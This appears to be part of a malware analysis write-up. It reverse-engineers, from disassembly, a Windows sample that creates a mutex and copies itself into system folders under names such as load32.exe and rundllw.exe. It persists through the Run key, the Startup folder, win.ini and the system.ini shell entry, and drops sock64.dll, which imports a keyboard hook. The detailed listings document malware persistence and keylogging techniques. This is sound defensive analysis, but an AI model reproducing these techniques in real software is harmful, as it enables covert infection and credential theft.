
In the following screenshot from **"x32Dbg"**, the malware creates a mutex with the name **"BarclMutex"** using the **CreateMutexA** API function. This mutex is likely used to ensure that only one instance of the malware runs at a time, preventing multiple infections or redundant processes from executing simultaneously on the system. By checking for the presence of this mutex, the malware can avoid conflicts or unnecessary resource usage, ensuring efficient operation. If CreateMutexA fails then malware will got terminate using **ExitProcess**.



```
.text:00402C53 push    offset aBarclmutex              ; "BarclMutex"
.text:00402C58 push    0                               ; bInitialOwner
.text:00402C5A push    0                               ; lpMutexAttributes
.text:00402C5C call    CreateMutexA
.text:00402C61 mov     [ebp+var_14], 8
.text:00402C67 call    GetLastError
.text:00402C6C cmp     eax, 0B7h
.text:00402C71 jnz     short loc_402C7A
.text:00402C73 push    0                               ; uExitCode
.text:00402C75 call    ExitProcess
```

Picture 19:- CreateMutexA using IDA

We can see mutex is created using Process Explorer tool in Handle section.




Handles | DLLs | Threads

Type	Name
Desktop	\Default
Directory	\KnownDlls
Directory	\KnownDlls32
Directory	\KnownDlls32
Directory	\Sessions\1\BaseNamedObjects
File	C:\Windows
File	C:\Users\pandu\Downloads\test
File	\Device\CNG
Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\CustomLocale
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions
Key	HKLM\SYSTEM\ControlSet001\Control\Session Manager
Key	HKLM
Key	HKLM
Key	HKLM\SOFTWARE\Microsoft\Ole
Key	HKCU
Mutant	\Sessions\1\BaseNamedObjects\SM0:4516:168:WilStaging_02
Mutant	\Sessions\1\BaseNamedObjects\BarclMutex
Semaphore	\Sessions\1\BaseNamedObjects\SM0:4516:168:WilStaging_02_p0
WindowStation	\Sessions\1\Windows\WindowStations\WinSta0
WindowStation	\Sessions\1\Windows\WindowStations\WinSta0

Picture 19:- Mutex seen using Process Explorer


This code constructs a file path to **“load32.exe”** in the system directory, then appends this executable name to the path. It subsequently copies an existing file, specified in `Filename` which is a original malware file, to the newly created path. The **“bFailIfExists”** parameter set to `0` ensures that if “**load32.exe”** already exists, it will be overwritten.



```
.text:00402C8D push   104h                          ; uSize
.text:00402C92 lea    ecx, [ebp+Buffer]
.text:00402C98 push   ecx                           ; lpBuffer
.text:00402C99 call   GetSystemDirectoryA
.text:00402C9E push   offset aLoad32Exe             ; "\\load32.exe"
.text:00402CA3 lea    eax, [ebp+Buffer]
.text:00402CA9 push   eax                           ; lpString1
.text:00402CAA call   lstrcatA
.text:00402CAF push   0                             ; bFailIfExists
.text:00402CB1 lea    edx, [ebp+Buffer]
.text:00402CB7 push   edx                           ; lpNewFileName
.text:00402CB8 lea    ecx, [ebp+Filename]
.text:00402CBE push   ecx                           ; lpExistingFileName
.text:00402CBF call   CopyFileA
```

Picture 20:- Creating load32.exe using IDA

This code opens a registry key under `HKEY_LOCAL_MACHINE` for the "Run" section, allowing modification permissions. It then sets a new registry value called `load32` with data which is constructed path of file **“load32.exe”** created in system directory. Finally, it closes the registry key.




```
:00402CC4 lea     eax, [ebp+phkResult]
:00402CC7 push    eax                        ; phkResult
:00402CC8 push    0F003Fh                    ; samDesired
:00402CCD push    0                          ; ulOptions
:00402CCF push    offset SubKey              ; "SOFTWARE\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\Run"
:00402CD4 push    80000002h                  ; hKey
:00402CD9 call    RegOpenKeyExA
:00402CDE mov     eax, [ebp+phkResult]
:00402CE1 mov     [ebp+phkResult], eax
:00402CE4 push    104h                       ; cbData
:00402CE9 lea     edx, [ebp+Buffer]
:00402CEF push    edx                        ; lpData
:00402CF0 push    1                          ; dwType
:00402CF2 push    0                          ; Reserved
:00402CF4 push    offset ValueName           ; "load32"
:00402CF9 mov     ecx, [ebp+phkResult]
:00402CFC push    ecx                        ; hKey
:00402CFD call    RegSetValueExA
:00402D02 mov     eax, [ebp+phkResult]
:00402D05 push    eax                        ; hKey
:00402D06 call    RegCloseKey
```

Picture 21:- Creating run key for load32.exe


This code accesses the "Startup" registry key under **“HKEY_CURRENT_USER”** to retrieve the path of the startup folder using `RegQueryValueExA`. It then appends the filename **"rundllw.exe**" to this path. Finally, it copies **"rundllw.exe"** to the startup folder with the name "rundllw.exe", likely to ensure the file runs automatically at system startup.

The malware also adds a startup entry named "rundllw.exe" to ensure it is automatically executed each time the system starts. This technique allows the malware to maintain persistence on the infected machine, making it harder to detect and remove. The use of a name similar to legitimate Windows processes further helps it evade suspicion.



```
D0B lea      edx, [ebp+phkResult]
D0E push     edx                                 ; phkResult
D0F push     0F003Fh                             ; samDesired
D14 push     0                                   ; ulOptions
D16 push     offset aSoftwareMicros_0            ; \\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell Folders
D1B push     80000001h                           ; hKey
D20 call     RegOpenKeyExA
D25 mov      eax, [ebp+phkResult]
D28 mov      [ebp+phkResult], eax
D2B mov      [ebp+cbData], 104h
D32 lea      ecx, [ebp+cbData]
D35 push     ecx                                 ; lpcbData
D36 lea      eax, [ebp+Buffer]
D3C push     eax                                 ; lpData
D3D push     0                                   ; lpType
D3F push     0                                   ; lpReserved
D41 push     offset aStartup                     ; "Startup"
D46 mov      edx, [ebp+phkResult]
D49 push     edx                                 ; hKey
D4A call     RegQueryValueExA
```


Picture 22:- Retrieves the path to the "Startup"



```
D58 push     offset aRundllwExe                  ; "\\rundllw.exe"
D5D lea      eax, [ebp+Buffer]
D63 push     eax                                 ; lpString1
D64 call     lstrcatA
D69 push     0                                   ; bFailIfExists
D6B lea      edx, [ebp+Buffer]
D71 push     edx                                 ; lpNewFileName
D72 lea      ecx, [ebp+Filename]
D78 push     ecx                                 ; lpExistingFileName
D79 call     CopyFileA
```

Picture 23:- Creating rundllw.exe at Startup folder

An executable **"rundllw.exe"** file placed in the ***"Startup"*** folder of a Windows system is designed to run automatically when the user logs in. The *Startup* folder is part of Windows' startup mechanism and is commonly used to launch programs that the user or the system wants to start immediately after login.




« AppData › Roaming › Microsoft › Windows › Start Menu › Programs › Startup

Name	Date modified	Type
desktop.ini	26-08-2024 19:00	Configuration sett...
rundllw.exe	02-10-2024 09:43	Application

Picture 24:- rundllw.exe located at Startup folder

The code retrieves the Windows directory path, appends "**\\dllreg.exe"** to it, and then copies an existing file to this new path, ensuring that the dllreg.exe file is placed within the Windows directory.

After copying, it writes an entry into the **"win.ini**" file under the **[windows]** section with the key run. This is set to execute dllreg.exe on startup. By writing to "**win.ini**" with the run key, the code ensures "**dllreg.exe**" is executed automatically whenever the system boots up, maintaining persistence




```
D7E push    104h                          ; uSize
D83 lea     eax, [ebp+Buffer]
D89 push    eax                           ; lpBuffer
D8A call    GetWindowsDirectoryA
D8F push    offset aDllregExe             ; "\\dllreg.exe"
D94 lea     edx, [ebp+Buffer]
D9A push    edx                           ; lpString1
D9B call    lstrcatA
DA0 push    0                             ; bFailIfExists
DA2 lea     ecx, [ebp+Buffer]
DA8 push    ecx                           ; lpNewFileName
DA9 lea     eax, [ebp+Filename]
DAF push    eax                           ; lpExistingFileName
DB0 call    CopyFileA
DB5 push    offset FileName               ; "win.ini"
DBA lea     edx, [ebp+Buffer]
DC0 push    edx                           ; lpString
DC1 push    offset KeyName                ; "run"
DC6 push    offset AppName                ; "windows"
DCB call    WritePrivateProfileStringA
```

Picture 25:- DllReg Installation Procedure

The code appends **“\\vxdmgr32.exe”** to the Windows directory path, then copies an original malware file to this location, ensuring **vxdmgr32.exe** is stored in the Windows directory. It sets up the string “**explorer.exe**” and appends it to the new filepath of **vxdmgr32.exe**, likely preparing for a modification of startup behaviour.

The constructed path string is written into **“system.ini”** under the **[boot]** section with the key shell, potentially replacing the standard shell command. By altering the shell entry in **“system.ini”**, the code makes **explorer.exe** run with **vxdmgr32.exe**, which will help to execute this file at system startup, indicating a persistence achieved by malware file.




```
DE1 push    offset aVxdmgr32Exe           ; "\\vxdmgr32.exe"
DE6 lea     eax, [ebp+Buffer]
DEC push    eax                           ; lpString1
DED call    lstrcatA
DF2 push    0                             ; bFailIfExists
DF4 lea     edx, [ebp+Buffer]
DFA push    edx                           ; lpNewFileName
DFB lea     ecx, [ebp+Filename]
E01 push    ecx                           ; lpExistingFileName
E02 call    CopyFileA
E07 push    offset aExplorerExe           ; "explorer.exe "
E0C lea     eax, [ebp+Filename]
E12 push    eax                           ; lpString1
E13 call    lstrcpyA
E18 lea     edx, [ebp+Buffer]
E1E push    edx                           ; lpString2
E1F lea     ecx, [ebp+Filename]
E25 push    ecx                           ; lpString1
E26 call    lstrcatA
E2B push    offset aSystemIni             ; "system.ini"
E30 lea     eax, [ebp+Filename]
E36 push    eax                           ; lpString
E37 push    offset aShell                 ; "shell"
E3C push    offset aBoot                  ; "boot"
E41 call    WritePrivateProfileStringA
```

Picture 26:- vxdmgr32.exe Installation Procedure

The code retrieves the Windows directory path and appends "**\\bank1.bmp"** and "**\\bank2.bmp"** to it, forming paths. It uses **lstrlenA** and **lstrcpyA** to calculate and copy the full paths of **bank1.bmp** and **bank2.bmp**.


After retrieving the Windows directory path again, the code appends "**\\sock64.dll**" to it, setting up a path for this DLL file.



```
EAA push     offset aBank1Bmp              ; "\\bank1.bmp"
EAF push     offset String                 ; lpString
EB4 call     lstrlenA
EB9 add      eax, offset String
EBF push     eax                           ; lpString1
EC0 call     lstrcpyA
EC5 push     offset aBank2Bmp              ; "\\bank2.bmp"
ECA push     offset byte_43BAF4            ; lpString
ECF call     lstrlenA
ED4 add      eax, offset byte_43BAF4
EDA push     eax                           ; lpString1
EDB call     lstrcpyA
EE0 push     104h                          ; uSize
EE5 lea      ecx, [ebp+LibFileName]
EEB push     ecx                           ; lpBuffer
EEC call     GetWindowsDirectoryA
EF1 push     offset aSock64Dll             ; "\\sock64.dll"
EF6 lea      eax, [ebp+LibFileName]
EFC push     eax                           ; lpString
EFD call     lstrlenA
F02 lea      edx, [ebp+LibFileName]
F08 add      eax, edx
F0A push     eax                           ; lpString1
F0B call     lstrcpyA
```

Picture 27:- Creating files bank1.bmp, bank2.bmp, sock64.dll


After constructing file path for **"sock64.dll"** it creates file and then write 0x7A00 bytes of data from a buffer located at **"0x431388"** using function **sub_40141C.**



```
lea      ecx, [ebp+LibFileName]
push     ecx                              ; lpFileName
call     CeateFileA_sub_401388
pop      ecx
mov      ebx, eax
mov      dword_43BC08, ebx
push     0                                ; lDistanceToMove
push     7A00h                            ; nNumberOfBytesToWrite
push     offset unk_4300A6                ; lpBuffer
push     ebx                              ; hFile
call     WriteFile_sub_40141C
```

Picture 28:- Writing to sock64.dll

Below code is handling dynamic loading of **"sock64.dll"** using **LoadLibraryA** and retrieval of export functions from a DLL using **GetProcAddress. h_Init** and **h_Release** are export functions of sock64.dll.




```
lea     edx, [ebp+LibFileName]
push    edx                             ; lpLibFileName
call    LoadLibraryA
mov     esi, eax
test    esi, esi
jz      short loc_402F99
push    offset ProcName                 ; "h_Init"
push    esi                             ; hModule
call    GetProcAddress
mov     [ebp+var_34], eax
push    offset aHRelease                ; "h_Release"
push    esi                             ; hModule
call    GetProcAddress
```

Picture 29:- Address resolution

Overview of sock64.dll


Import Analysis:- SetWIndowsHookExA is commonly used to install a hook procedure that monitors events such as keyboard and mouse actions. When the hook is installed, it receives notifications every time a keyboard event occurs. The hook procedure can then log each keystroke, including passwords and other sensitive information entered by the user.



imports (4)	fla...	first-t...	first-thunk (l...	hint	technique (2)	.	library (0)
SetWindowsHookExA	x	n/a	0x0000F26B	0 (0x0000)	T1179 | Hooking	-	user32.dll
GetProcAddress	-	n/a	0x0000F1E9	0 (0x0000)	T1106 | Execution through A...	-	kernel32.dll
GetModuleHandleA	-	n/a	0x0000F1FA	0 (0x0000)	-	-	kernel32.dll
LoadLibraryA	-	n/a	0x0000F20D	0 (0x0000)	T1106 | Execution through A...	-	kernel32.dll

Picture 30:- Imports of sock32.dll using PESTUDIO

